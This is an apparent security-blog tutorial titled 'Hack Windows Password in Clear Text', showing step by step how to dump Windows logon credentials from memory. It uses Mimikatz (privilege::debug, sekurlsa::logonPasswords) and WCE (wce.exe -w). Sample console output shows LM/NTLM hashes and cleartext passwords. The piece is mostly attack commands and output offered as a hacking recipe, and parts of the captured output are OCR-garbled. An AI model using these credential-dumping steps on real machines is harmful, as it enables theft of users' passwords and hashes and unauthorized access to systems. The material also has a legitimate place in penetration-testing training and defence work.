
Hack Windows Password in Clear Text using Mimikatz and Windows Credentials Editor

December 10, 2015 By Raj Chandel

Mimikatz

mimikatz is a tool to check Windows security. It's now well known to extract plaintexts passwords, hash, PIN code and kerberos tickets from memory. mimikatz can also perform pass-the-hash, pass-the-ticket or build *Golden tickets*.

First Download mimikatz windows version from here. And right click on it & Run it as Administrator.



It will open mimikatz windows.

```
wimikatz 1.0 x64 (RC)

mimikatz 1.0 x64 (RC) /* Traitement du Kiwi (May 17 2013 21:34:02) */

http://blog.gentilkiwi.com/mimikatz

mimikatz #
```

Type the following command to check privilege

privilege::debug

```
mimikatz 1.0 x64 (RC) /* Traitement du Kiwi (May 17 2013 21:34:02) */
// http://blog.gentilkiwi.com/minikat2
mimikatz # privilege::debug
Demande d'ACTIVATION du privilège : SeDebugPrivilege : OK
mimikatz # _
```

Now type the following command to get users passwords in text mode.

sekurlsa::logonPasswords

```
mimikatz 1.0 x64 (RC)
                                                                                       mimikatz # sekurlsa::logonPasswords
Authentification Id
                                 -:-0;2640863
lm{ b12e0868c2879182aad3b435b51404ee }, ntlm{ 996457525a
424b2b804d0dc409fd56ea }
         kerberos :
                             raj
         ssp :
wdigest :
                             raj
         tspkg : raj
                                                                                                   Ε
Authentification Id
Package d'authentification
                                  : 0;114990
                                    NTLM
Utilisateur principal
Domaine d'authentification
                                    ignite
                                  : ignite-PC
msv1_0 :
1690a769204beb12283678 >
                             lm< ccf9155e3e7db453aad3b435b51404ee >, ntlm< 3dbde697d7</pre>
         kerberos :
                             123
         ssp :
wdigest :
                             123
         tspkg : 123
Authentification Id
Package d'authentification
                                  : 0;997
                                  : Negotiate
: LOCAL SERVICE
Utilisateur principal
Domaine d'authentification
msv1_0: n.s
                                  : NT AUTHORITY
                             n.s. (Credentials KO)
         kerberos :
         ssp:
wdigest://
         tspkg : n.t. (LUID KO)
Authentification Id
Package d'authentification
                                    0;996
                                    Negotiate
                                    IGNITE-PC$
Utilisateur principal
Domaine d'authentification
                                  : WORKGROUP
         msv1_0 :
                             n.s. (Credentials KO)
         kerberos :
         ssp:
         wdigest :
         tspkg : n.t. (LUID KO)
Authentification Id
Package d'authentification
                                    0;32516
NTLM
Utilisateur principal
Domaine d'authentification
                             n.s. (Credentials KO)
n.t. (LUID KO)
         msv1_0 :
         kerberos :
         ssp :
         wdigest : n.t. (
tspkg : n.t. (LUID KO)
                                  (LUID KO)
Authentification Id
Package d'authentification
                                    0;999
NTLM
Utilisateur principal
Domaine d'authentification
                                    IGNITE-PC$
                                  : WORKGROUP
         msv1_0 :
                             n.s. (Credentials KO)
         kerberos
         ssp :
         wdigest :
         tspkg : n.t. (LUID KO)
```

Windows Credentials Editor

Windows Credentials Editor (WCE) is a security tool that allows to list Windows logon sessions and add, change, list and delete associated credentials (e.g.: LM/NT hashes, Kerberos tickets and clear text passwords).

First Download WCE from here.

Go to WCE directory & execute the following command as Administrator. And run the following command wce.exe -w It will show the password in plaintext.

